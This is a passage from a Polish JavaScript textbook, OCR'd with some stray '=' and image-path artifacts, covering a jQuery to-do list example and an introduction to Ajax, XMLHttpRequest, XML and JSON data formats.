
Istnieje możliwość przekazania $ jako argumentu funkcji anonimowej wywoływanej przez metodę `.ready()`, na przykład w następujący sposób:

```
jQuery(document).ready(function($) {
    $('div').hide();
});
```

Poniżej przedstawiono odpowiednik powyższego kodu:

```
jQuery(function($){
    $('div').hide();
});
```


LISTKING
ARTYKUŁY SPOŻYWCZE
świeże figi
orzeszki piniowe
miód
ocet balsamiczny
NOWY ELEMENT



PRZYKŁAD
JQUERY

W tym przykładzie wykorzystano wiele technik = przedstawionych w rozdziale. Budujemy tu listę, = do której użytkownik może dodawać nowe elementy, a także usuwać z niej istniejące.

- Użytkownik ma możliwość dodawania nowych elementów listy.
- Użytkownik może kliknąć element i tym samym wskazać wykonanie danego zadania. (Po kliknięciu element zostanie przeniesiony na koniec listy i oznaczony jako wykonany).
- Ponowne kliknięcie elementu wskazującego wykonane zadanie = spowoduje usunięcie elementu z listy.

Nagłówek listy zawiera uaktualnioną liczbę elementów znajdujących = się na liście.

Jak możesz zobaczyć w przykładzie, kod oparty na jQuery jest = znacznie zwięźlejszy, niż gdyby powstał jedynie w JavaScript. = Ponadto biblioteka jQuery zajmuje się wszelkimi niespójnościami = występującymi między przeglądarkami internetowymi i niepotrzebne = jest żadne dodatkowe rozwiązanie awaryjne.

Ponieważ do listy mogą być dodawane nowe elementy, zdarzenia są = obsługiwane za pomocą delegacji zdarzeń. Gdy użytkownik kliknie = dowolne miejsce elementu `<ul>`, metoda `.on()` przystępuje do = obsługi zdarzenia. Wewnątrz procedury obsługi zdarzeń znajduje = się konstrukcja warunkowa, sprawdzająca, czy zadanie w danym = elemencie listy:

- nie zostało jeszcze wykonane — w takim przypadku kliknięcie = powoduje oznaczenie zadania jako wykonanego, przesunięcie go na koniec listy i uaktualnienie licznika;
- zostało wykonane — w takim przypadku drugie kliknięcie = elementu powoduje jego ukrycie i ostateczne usunięcie z listy.

Użycie konstrukcji warunkowej i własnych funkcji (do obsługi licznika) pokazuje, jak techniki jQuery są wykorzystywane w połączeniu = z tradycyjnym językiem JavaScript, który poznajesz w tej książce.

Pojawianie się i usuwanie elementów jest animowane, a animacje = te pokazują, jak można łączyć metody w celu tworzenia skomplikowanych interakcji, które mają zachodzić w tych samych wybranych = elementach.

PRZYKŁAD
JQUERY

c07/js/example.js JAVASCRIPT

```
$(function() {

  // Konfiguracja.=
  var $list, $newItemForm, $newItemButton;
  var item = '';                // Ta zmienna elementu zawiera pusty ciąg tekstowy.
  $list = $('ul');              // Buforowanie nieuporządkowanej listy.=
  $newItemForm = $('#newItemForm');
  // Buforowanie formularza dodawania nowego elementu.

  $newItemButton = $('#newItemButton');
  // Buforowanie przycisku pokazującego formularz.
  $('li').hide().each(function(index) {          // Ukrycie elementów listy.
    $(this).delay(450 * index).fadeIn(1600);     // A następnie ich pokazanie.
  });

  // Licznik elementów.
  function updateCount() {                       // Deklaracja funkcji.
    var items = $('li[class!=complete]').length; // Liczba elementów znajdujących
                                                 // się na liście. */
    $('#counter').text(items);                   // Umieszczenie liczby w nagłówku.
  }
  updateCount();                                 // Wywołanie funkcji.

  // Konfiguracja formularza dodawania nowego elementu.=
  $newItemButton.show();                         // Pokazanie przycisku.=
  $newItemForm.hide();                           // Ukrycie formularza.=
  $('#showForm').on('click', function() {        // Po kliknięciu nowego elementu.=
    $newItemButton.hide();                       // Ukrycie przycisku.=
    $newItemForm.show();                         // Pokazanie formularza.
  });
```

Działanie skryptu jest wstrzymane aż do chwili = wczytania całego modelu DOM, = ponieważ wywołanie znajduje = się w skrócie dla metody = `document.ready()`. Tworzone = są zmienne przeznaczone do = użycia w skrypcie, między = innymi elementy wybrane przez = jQuery, które trzeba buforować.

Funkcja `updateCount()` sprawdza, ile elementów znajduje się na liście, a następnie = wyświetla tę liczbę w nagłówku. = Funkcja ta jest wywoływana = natychmiast w celu obliczenia = liczby elementów listy w trakcie = wczytywania listy, a liczba jest = wyświetlana obok nagłówka.

Formularz przeznaczony do = dodawania nowych elementów = listy jest ukryty podczas wczytywania strony i wyświetlany, = gdy użytkownik kliknie przycisk = dodania nowego elementu. = Po kliknięciu tego przycisku = przez użytkownika następuje = dodanie nowego elementu i wywołanie funkcji `updateCount()`.

PRZYKŁAD
JQUERY

JAVASCRIPT c07/js/example.js

```
// Dodanie nowego elementu listy.=
$newItemForm.on('submit', function(e) {       // Kiedy nowy element zostanie przekazany.
  e.preventDefault();                         // Uniemożliwienie wysłania formularza.
  var text = $('input:text').val();           // Pobranie wartości pola tekstowego.
  $list.append('<li>' + text + '</li>');      // Dodanie elementu na końcu listy.
  $('input:text').val('');                    // Opróżnienie pola tekstowego.
  updateCount();                              // Uaktualnienie licznika.=
});

// Obsługa kliknięcia - używana jest delegacja w elemencie <ul>.=
$list.on('click', 'li', function() {
  var $this = $(this);                        // Buforowanie elementu w obiekcie jQuery.
  var complete = $this.hasClass('complete');  // Czy zadanie zostało wykonane?

  if (complete === true) {                    // Sprawdzenie, czy zadanie zostało wykonane.
    $this.animate({                           // Jeżeli tak, animujemy właściwości opacity =
                                              // i padding.
      opacity: 0.0,
      paddingLeft: '+=180'
    }, 500, 'swing', function() {
    // Użycie funkcji wywołania zwrotnego po zakończeniu animacji.
      $this.remove();               // Całkowite usunięcie danego elementu.
    });
  } else {                          // W przeciwnym razie oznaczamy zadanie jako wykonane.
    item = $this.text();            // Pobranie tekstu z elementu listy.
    $this.remove();                 // Usunięcie elementu listy.
    $list
    // Dodanie elementu z powrotem na końcu listy - jako zadania wykonanego.=
      .append('<li class=\"complete\">' + item + '</li>')
      .hide().fadeIn(300);          // Ukrycie elementu, aby mógł się później pojawić.
    updateCount();                  // Uaktualnienie licznika.
  }                                 // Koniec bloku else.=
});                                 // Koniec procedury obsługi zdarzeń.

});
```

Metoda `.on()` nasłuchuje, czy użytkownik kliknął listę, ponieważ skrypt stosuje = delegację zdarzeń. Gdy nastąpi = kliknięcie listy, kliknięty element = jest przechowywany w obiekcie = jQuery i buforowany w zmiennej = o nazwie `$this`.

W kolejnym kroku kod sprawdza, czy element ma klasę = o nazwie `complete`. Jeżeli tak, = użytkownik widzi animację = elementu znikającego z widoku, = a następnie element jest usuwany z listy. W przypadku braku = klasy `complete` element zostaje = przeniesiony na koniec listy.

Po umieszczeniu elementu na = końcu listy jego atrybut `class` otrzymuje wartość `complete`.

Na końcu następuje wywołanie = funkcji `updateCount()` w celu uaktualnienia liczby elementów = pozostałych na liście.

PODSUMOWANIE

- jQuery to plik JavaScript, który dołączasz na stronach internetowych.
- Dołączony plik pozwala na szybsze i łatwiejsze tworzenie kodu JavaScript działającego w różnych przeglądarkach internetowych. Opiera się to na dwóch krokach:

  1. Użycie selektorów CSS w celu wybrania jednego lub więcej węzłów drzewa modelu DOM.
  2. Użycie wbudowanych metod jQuery do pracy z wybranymi elementami.

- Składnia selektora stylu CSS pozwala na łatwe wybieranie elementów przeznaczonych do dalszej pracy. Ponadto biblioteka oferuje metody ułatwiające nawigację po modelu DOM.
- jQuery ułatwia obsługę zdarzeń, ponieważ metody zdarzeń działają we wszystkich przeglądarkach.
- jQuery oferuje metody pozwalające szybko i łatwo wykonać wiele zadań, które najczęściej muszą być przeprowadzane przez programistów JavaScript.

8

AJAX I JSON

Ajax to technika wczytywania danych we fragmencie strony bez potrzeby odświeżania jej całości. Dane są najczęściej = dostarczane w formacie o nazwie JSON (ang. *JavaScript Object Notation*).

Możliwość wczytania nowej zawartości tylko na części strony znacznie poprawia wrażenia = użytkownika, ponieważ nie musi on oczekiwać na odświeżenie całej strony w celu uaktualnienia tylko jej fragmentu. Doprowadziło to do powstania tak zwanych aplikacji internetowych = w postaci pojedynczych stron (narzędzia internetowe przypominające w działaniu tradycyjne = oprogramowanie, choć uruchamiane w przeglądarce internetowej). W tym rozdziale zostaną = omówione następujące zagadnienia:

CO TO JEST AJAX?

Ajax pozwala na żądanie danych z serwera oraz wczytanie ich bez konieczności = odświeżenia całej strony.

FORMATY DANYCH

Serwery zwykle wysyłają dane w formatach HTML, = XML i JSON — formaty te poznasz w tym rozdziale.


JQUERY I AJAX

jQuery ułatwia wykonywanie żądań Ajax oraz przetwarzanie danych zwróconych przez serwer.


THE MAKER BUS
Oto przystanki autobusu.
San Francisco, CA
1 maja
Austin, TX
15 maja
Nowy Jork, NY
30 maja


CO TO JEST AJAX?

Z technologią Ajax mogłeś się zetknąć w wielu witrynach internetowych, = nawet jeśli nie wiedziałeś o jej zastosowaniu.




Wyszukiwanie na żywo (lub automatyczne uzupeł-= nianie) najczęściej opiera się na technologii Ajax. = Funkcję takiego wyszukiwania oferuje między = innymi Google. Gdy wprowadzasz wyrażenia = w polu wyszukiwania na stronie głównej Google, czasami otrzymujesz wyniki, zanim zakończysz = wpisywanie tekstu.

Witryny internetowe zawierające treść generowaną = przez użytkowników, na przykład Twitter i Flickr, = mogą pozwalać na wyświetlanie tej treści (takich = jak najnowszy tweet lub zdjęcia) na innych = witrynach, co wiąże się z pobieraniem informacji = z serwerów wymienionych usług.



Czasami podczas zakupów internetowych dodajesz produkt do koszyka, który zostaje = uaktualniony bez opuszczania bieżącej strony. = Jednocześnie witryna może wyświetlić komunikat = potwierdzający dodanie produktu do koszyka.



Gdy rejestrujesz konto użytkownika w witrynie, = zanim ukończysz wypełnianie całego formularza = sieciowego, skrypt może sprawdzić, czy wybrana = nazwa użytkownika jest dostępna.

Witryny internetowe mogą korzystać z technologii Ajax do wczytywania danych w tle, aby mogły być = użyte lub wyświetlone później.

DLACZEGO UŻYWAĆ TECHNOLOGII AJAX?

Ajax wykorzystuje model przetwarzania asynchronicznego. Oznacza to, = że użytkownik może wykonywać inne zadania, gdy przeglądarka internetowa = oczekuje na wczytanie danych. Dzięki temu użytkownik ma lepsze wrażenia.

UŻYCIE TECHNOLOGII AJAX PODCZAS WCZYTYWANIA STRON

Kiedy przeglądarka napotyka znacznik `<script>`, najczęściej zatrzymuje generowanie pozostałej części strony aż do chwili wczytania i przetworzenia danego skryptu. Takie podejście jest nazywane = **modelem przetwarzania synchronicznego**.

Kiedy podczas wczytywania strony skrypt musi pobrać dane z serwera (na przykład kursy wymiany walut lub informacje o stanie), przeglądarka nie = tylko czeka na wczytanie i przetworzenie skryptu, = ale również na pobranie z serwera danych, które = mają być wyświetlone przez skrypt.

W przypadku technologii Ajax przeglądarka może = żądać pewnych danych z serwera, a następnie = (już po wykonaniu żądania danych) kontynuować = wczytywanie pozostałej części strony i przetwarzanie działań podejmowanych przez użytkownika = na tej stronie. Takie podejście jest nazywane = **modelem przetwarzania asynchronicznego** (inaczej **nieblokującego**).

Przeglądarka internetowa nie czeka na pobranie = zewnętrznych danych, aby wyświetlić stronę. = Kiedy serwer udzieli odpowiedzi i dostarczy dane, = następuje wywołanie zdarzenia (podobnie jak = zdarzenie `load` jest wywoływane po zakończeniu = wczytywania strony). Zdarzenie to może wywołać = funkcję odpowiedzialną za przetworzenie danych.

UŻYCIE TECHNOLOGII AJAX PO WCZYTANIU STRON

Po wczytaniu strony, jeżeli chcesz uaktualnić zawartość widzianą przez użytkownika w oknie = przeglądarki, to zwykle odświeżasz całą stronę. Oznacza to, że użytkownik musi zaczekać na = pobranie całej zupełnie nowej strony i wygenerowanie jej przez przeglądarkę.

Gdy masz do dyspozycji technologię Ajax i chcesz = uaktualnić tylko *fragment* strony, wystarczy = uaktualnić zawartość jednego elementu. Odbywa = się to przez przechwycenie zdarzenia (na przykład = klika łącze lub wysyła formularz sieciowy), = a następnie żądanie nowej zawartości z serwera = za pośrednictwem żądania asynchronicznego.

Podczas wczytywania danych użytkownik może = kontynuować pracę z pozostałą częścią strony = internetowej. Gdy serwer udzieli odpowiedzi, = specjalne żądanie Ajax powoduje wywołanie innej części skryptu, odczytującej nowe dane z serwera = i uaktualniającej po prostu jedną część strony.

Ponieważ nie ma potrzeby odświeżania całej strony, dane są wczytywane szybciej, a użytkownik = nadal może korzystać z pozostałej części strony, = oczekując na wczytanie danych.

Na początku Ajax był akronimem oznaczającym technologie używane podczas wykonywania żądań = asynchronicznych, takich jak omówione powyżej — asynchroniczny JavaScript i XML. Od tamtego czasu = wiele się zmieniło, technologie są rozwijane, a pojęcie Ajax oznacza teraz *grupę* technologii oferujących = asynchroniczną funkcjonalność w przeglądarce internetowej.

JAK DZIAŁA AJAX?

Podczas użycia technologii Ajax przeglądarka internetowa wykonuje żądanie dotyczące pewnych informacji z serwera WWW. Następnie przetwarza odpowiedź udzieloną przez serwer i wyświetla ją na stronie.

1. ŻĄDANIE


Przeglądarka żąda danych z serwera WWW.

W SERWERZE WWW

Serwer WWW udziela odpowiedzi, dostarczając żądane dane (najczęściej w formacie HTML, XML lub JSON).

2. ODPOWIEDŹ

Przeglądarka przetwarza zawartość i umieszcza ją na stronie.



Przeglądarka wysyła do serwera WWW żądanie pewnych danych. Żądanie może zawierać informacje wymagane przez serwer; podobnie formularz sieciowy wysyła dane do serwera.

W przeglądarkach implementowany jest obiekt o nazwie `XMLHttpRequest` przeznaczony do obsługi żądań Ajax. Po wysłaniu żądania przeglądarka nie musi czekać na udzielenie odpowiedzi przez serwer.

Operacje przeprowadzane w serwerze nie są częścią tego, co określamy mianem Ajax.

Technologie działające po stronie serwera, na przykład ASP.NET, PHP, Node.js i Ruby, mogą generować strony internetowe dla użytkowników. Kiedy pojawia się żądanie Ajax, serwer może udzielić odpowiedzi w postaci danych HTML lub też w innym formacie, takim jak JSON lub XML (który przeglądarka konwertuje na postać HTML).

Kiedy serwer zakończy udzielanie odpowiedzi na żądanie, przeglądarka wywołuje zdarzenie (podobnie jak może wywołać zdarzenie po zakończeniu wczytywania strony).

Zdarzenie to można wykorzystać do uruchomienia funkcji JavaScript przetwarzającej dane i umieszczającej je na stronie (bez wpływu na pozostałą część strony).

OBSŁUGA ŻĄDAŃ I ODPOWIEDZI AJAX

W celu wykonania żądania Ajax przeglądarka internetowa używa obiektu `XMLHttpRequest`. Po otrzymaniu z serwera odpowiedzi na żądanie ten sam obiekt `XMLHttpRequest` będzie przetwarzał wynik.

ŻĄDANIE

```
① var xhr = new XMLHttpRequest();
② xhr.open('GET', 'data/test.json', true);
③ xhr.send('search=arduino');
```

1. Utworzenie egzemplarza obiektu `XMLHttpRequest` za pomocą notacji konstruktora obiektu (tę notację poznałeś w rozdziale 3., w podrozdziale „Wartości truthy i falsy"). Użyte zostało słowo kluczowe `new`, a obiekt jest przechowywany w zmiennej, której nazwa `xhr` jest skrótem od **X**ML**H**ttp**R**equest (nazwa obiektu).

2. Metoda `open()` obiektu `XMLHttpRequest` przygotowuje żądanie. Ma ona trzy parametry, które poznasz w podrozdziale „Wczytywanie HTML za pomocą technologii Ajax":
i) nazwa metody HTTP;
ii) adres URL strony, która będzie obsługiwać żądanie;
iii) wartość boolowska, wskazująca, czy żądanie powinno być asynchroniczne.

3. Metoda `send()` jest odpowiedzialna za wysłanie do serwera przygotowanego wcześniej żądania. Informacje dodatkowe można przekazać serwerowi, umieszczając je w nawiasie. Jeżeli nie są przekazywane żadne informacje dodatkowe, można się spotkać z użyciem słowa kluczowego `null` (choć to nie jest ściśle wymagane): `xhr.send(null)`.

ODPOWIEDŹ

```
① xhr.onload = function() {
②   if (xhr.status === 200) {
      // Kod odpowiedzialny za przetwarzanie odpowiedzi udzielonej przez serwer.
    }
  }
```

1. Kiedy przeglądarka otrzyma i wczyta odpowiedź z serwera, nastąpi wywołanie zdarzenia `onload`. To z kolei spowoduje wykonanie funkcji (tutaj jest to funkcja anonimowa).

2. Funkcja sprawdza stan właściwości `status` obiektu. Ma to na celu upewnienie się, że odpowiedź otrzymana z serwera jest prawidłowa. (Jeżeli wymieniona właściwość jest pusta, należy sprawdzić konfigurację serwera).

Warto zwrócić uwagę, że IE9 to pierwsza wersja przeglądarki Internet Explorer, która obsługuje ten sposób odpowiedzi na żądania Ajax. Jeżeli chcesz, aby to funkcjonowało także w starszych przeglądarkach, możesz użyć biblioteki jQuery (patrz podrozdział „jQuery i Ajax — żądania").

FORMATY DANYCH

Odpowiedź na żądanie Ajax jest zwykle udzielana w jednym z trzech następujących formatów: HTML, XML lub JSON. Poniżej przedstawiono porównanie wymienionych formatów. Wprowadzenie do XML i JSON znajdziesz na trzech kolejnych stronach.

HTML

Prawdopodobnie najlepiej znasz format HTML i dlatego podczas uaktualniania fragmentu strony użycie tego formatu jest najłatwiejszym sposobem umieszczenia nowych danych na stronie.

ZALETY

- Łatwe tworzenie, żądanie i wyświetlanie danych.
- Dane otrzymane z serwera są bezpośrednio umieszczane na stronie. W przeciwieństwie do dwóch pozostałych formatów dane nie muszą być przetwarzane przez przeglądarkę.

WADY

- Serwer musi wygenerować HTML w postaci gotowej do użycia na danej stronie.
- Ten format nie sprawdza się zbyt dobrze w aplikacjach uruchamianych poza przeglądarką. Nie charakteryzuje się zbyt dobrą **przenośnością danych**.
- Żądanie musi pochodzić z tej samej domeny* (patrz uwaga poniżej).

XML

Dane XML wyglądają podobnie jak HTML, ale nazwy znaczników są inne, ponieważ opisują znajdujące się w nich dane. Składnia jest bardziej rygorystyczna niż w HTML.

ZALETY

- To elastyczny format, pozwalający na przedstawienie skomplikowanych struktur danych.
- Doskonale sprawdza się na różnych platformach i w różnych aplikacjach.
- Dane są przetwarzane za pomocą tych samych metod DOM co w przypadku HTML.

WADY

- Język ten jest uznawany za rozwlekły, ponieważ znaczniki dodają wiele dodatkowych znaków do przekazywanych danych.
- Żądanie musi pochodzić z tej samej domeny co pozostała część strony* (patrz uwaga poniżej).
- Przetworzenie wyniku może wymagać ogromnej ilości kodu.

JSON

W celu przedstawienia danych format JSON (ang. *JavaScript Object Notation*) używa składni podobnej do notacji literału obiektu, którą poznałeś w rozdziale 3., w podrozdziale „Utworzenie obiektu — notacja literału".

ZALETY

- Możliwość wywołania z dowolnej domeny (JSON-P, CORS).
- Większa zwięzłość niż w HTML i XML.
- Powszechne wykorzystanie w języku JavaScript (zyskuje coraz większą popularność w aplikacjach sieciowych).

WADY

- Składnia musi być bezbłędna. Brakujący znak cytowania, przecinek lub dwukropek może uniemożliwić prawidłowe działanie pliku.
- Ponieważ to jest kod JavaScript, może zawierać zawartość o złośliwym działaniu (patrz ataki typu XSS w rozdziale 5., w podrozdziale „Ataki typu XSS"). Dlatego też danych w formacie JSON należy używać tylko z zaufanych źródeł.

* Przeglądarki pozwalają technologii Ajax na wczytywanie kodu HTML i XML jedynie z tej samej domeny, z której pochodzi strona. Na przykład jeśli strona znajduje się w domenie *www.przyklad.pl*, to żądanie Ajax musi zwrócić dane pochodzące z *www.przyklad.pl*.

XML — EXTENSIBLE MARKUP LANGUAGE

Kod XML wygląda jak HTML, ale znaczniki zawierają różne słowa. Celem znaczników jest opisanie rodzaju przechowywanych przez nie danych.

```
<?xml version="1.0" encoding="utf-8" ?>
<events>
  <event>
    <location>San Francisco, CA</location>
    <date>1 maja</date>
    <map>img/map-ca.png</map>
  </event>
  <event>
    <location>Austin, TX</location>
    <date>15 maja</date>
    <map>img/map-tx.png</map>
  </event>
  <event>
    <location>Nowy Jork, NY</location>
    <date>30 maja</date>
    <map>img/map-ny.png</map>
  </event>
</events>
```

Podobnie jak HTML jest językiem znaczników używanym do opisania struktury i semantyki strony internetowej, XML można wykorzystać do opracowania języków znaczników dla innego rodzaju danych, zupełnie dowolnych, od raportów giełdowych aż po informacje medyczne.

Znaczniki w pliku XML powinny opisywać znajdujące się w nich dane. Dlatego też nawet jeśli nigdy wcześniej nie spotkałeś się z kodem pokazanym po lewej stronie, to i tak bez problemu zauważysz, że zawiera on informacje o kilku wydarzeniach (element `<events>`; poszczególne wydarzenia są przedstawiane za pomocą oddzielnych znaczników `<event>`).

Format XML działa na każdej platformie; największą popularność zyskał na początku wieku, ponieważ znacznie ułatwiał przenoszenie danych między różnego rodzaju aplikacjami. To jednocześnie niezwykle elastyczny format danych, za jego pomocą można przedstawiać naprawdę skomplikowane struktury danych.

Plik XML można przetwarzać z wykorzystaniem tych samych metod DOM, które są używane w pracy z HTML. Ponieważ przeglądarki w różny sposób traktują znaki odstępu w dokumentach HTML i XML, przetwarzanie XML jest łatwiejsze z zastosowaniem jQuery niż zwykłego języka JavaScript (podobnie jak w przypadku HTML).

JAVASCRIPT OBJECT NOTATION

Dane można sformatować za pomocą JSON (wym. **'dʒeɪsən**). Składnia jest bardzo podobna do notacji literału obiektu, ale to nie jest obiekt.

Dane w formacie JSON przypominają notację literału obiektu, którą poznałeś w rozdziale 3., w podrozdziale „Utworzenie obiektu — notacja literału". To jednak nie jest obiekt, lecz dane w postaci zwykłego tekstu.

Różnica może wydawać się drobna, ale pamiętaj, że HTML to także zwykły tekst, a przeglądarka internetowa konwertuje go na postać obiektów modelu DOM.

Rzeczywistych obiektów nie można przekazywać przez sieć. Zamiast tego wysyłany jest tekst, który następnie będzie przez przeglądarkę internetową skonwertowany na postać obiektów.

```
{
  "location": "San Francisco, CA",
  "capacity": 270,
  "booking":  true
}
```

KLUCZ (ujęty w cudzysłów)

WARTOŚĆ

KLUCZ

W formacie JSON klucz powinien zostać ujęty w **cudzysłów** (a nie apostrofy).

Klucz (inaczej nazwa) jest oddzielony od wartości dwukropkiem.

Poszczególne pary klucz-wartość są rozdzielone przecinkami. Jednak zwróć uwagę na *brak* przecinka po ostatniej parze.

WARTOŚĆ

Wartość może być jednego z wymienionych poniżej typów danych (niektóre przedstawiono na przykładzie powyżej, pozostałe pokazano w przykładzie na stronie po prawej).

TYP DANYCH	OPIS
`string`	Tekst (musi być ujęty w cudzysłów).=
`number`	Liczba.
`Boolean`	Wartość `true` lub `false`.
`array`	Tablica wartości — może to być również tablica obiektów.
`object`	Obiekt JavaScript — może zawierać obiekty potomne lub tablice.
`null`	Wartość pusta lub w ogóle brak wartości.

PRACA Z DANYMI JSON

Obiekt JSON w języku JavaScript może zamienić dane JSON na postać obiektu JavaScript. Pozwala również przeprowadzić konwersję obiektu JavaScript na ciąg tekstowy.

```
{
  "events": [
    {
      "location": "San Francisco, CA",
      "date": "1 maja",
      "map": "img/map-ca.png"
    },
    {
      "location": "Austin, TX",
      "date": "15 maja",
      "map": "img/map-tx.png"
    },
    {
      "location": "Nowy Jork, NY",
      "date": "30 maja",
      "map": "img/map-ny.png"
    }
  ]
}
```

● OBIEKT ● TABLICA

Obiekt po lewej stronie przedstawia serię trzech wydarzeń, o których informacje są przechowywane w tablicy o nazwie `events`. Tablica wykorzystuje notację nawiasu kwadratowego i przechowuje trzy obiekty (po jednym dla każdego wydarzenia).

Metoda `JSON.stringify()` przeprowadza konwersję obiektu JavaScript na ciąg tekstowy, sformatowany jako dane JSON. W ten sposób obiekty JavaScript można przesyłać z przeglądarki do innej aplikacji.

Metoda `JSON.parse()` przetwarza ciąg tekstowy zawierający dane JSON. Przeprowadza konwersję danych JSON na postać obiektów JavaScript gotowych do użycia w przeglądarce.

Obsługa w przeglądarkach: Chrome 3, Firefox 3.1, IE8 i Safari 4.

Obiekt można zapisać także w jednym wierszu, jak pokazano poniżej:


```
{
  "events": [
    { "location": "San Francisco, CA", "date": "1 maja", "map": "img/map-ca.png" },
    { "location": "Austin, TX", "date": "15 maja", "map": "img/map-tx.png" },
    { "location": "Nowy Jork, NY", "date": "30 maja", "map": "img/map-ny.png" }
  ]
}
```

WCZYTYWANIE HTML Z WYKORZYSTANIEM TECHNOLOGII AJAX

HTML to najłatwiejszy typ danych, jakie można dodać na stronie = z wykorzystaniem technologii Ajax. Przeglądarka wygeneruje je dokładnie tak samo jak każde inne dane HTML.
Do nowej zawartości będą zastosowane istniejące reguły CSS.

Poniżej przedstawiono przykład wczytujący za pomocą = technologii Ajax dane o trzech = wydarzeniach. (W kolejnych czterech przykładach wynik = będzie dokładnie taki sam).

Strona otwierana przez użytkownika nie przechowuje = danych dotyczących wydarzeń = (oznaczone kolorem różowym). = Technologia Ajax jest wykorzystywana do wczytania danych z innego pliku.



Obszar w kolorze różowym jest wczytany z wykorzystaniem technologii Ajax

Kiedy serwer udziela odpowiedzi na dowolne żądanie, powinien = przekazać komunikat o stanie, wskazujący, czy żądanie zostało = ukończone. Oto przykładowe wartości komunikatu o stanie:=
200 — serwer udzielił odpowiedzi i wszystko jest w porządku,=
304 — niezmodyfikowany,=
404 — strona nie została znaleziona,=
500 — wewnętrzny błąd serwera.

Jeżeli uruchamiasz kod lokalnie, to nie otrzymasz właściwości stanu = serwera. Polecenie sprawdzenia trzeba więc umieścić w komentarzu, = a wartością warunku powinno być `true`. Jeżeli serwer nie zwraca = właściwości `status`, sprawdź jego konfigurację.

Przeglądarka pozwoli na użycie = tej techniki wczytywania danych HTML tylko wtedy, gdy pochodzą = z tej samej domeny, do której = należy pozostała część strony.

Niezależnie od formatu = danych zwróconych przez serwer (HTML, XML lub JSON) = proces konfiguracji żądania = Ajax i sprawdzenia, czy plik = jest gotowy do pracy, przedstawia się dokładnie tak samo. = Zmianie ulega jedynie sposób = pracy z otrzymanymi danymi.

W przykładzie po prawej stronie = kod odpowiedzialny za wyświetlenie nowej zawartości HTML = jest umieszczony wewnątrz = konstrukcji warunkowej.

Uwaga: Przedstawione tutaj przykłady nie działają lokalnie = w przeglądarce Chrome, ale powinny działać w przeglądarkach = Firefox i Safari. W przypadku = wersji IE wcześniejszych niż 9 = efekty bywają różne.

W dalszej części rozdziału = zobaczysz, że jQuery oferuje = lepszą obsługę Ajax w różnych = przeglądarkach.

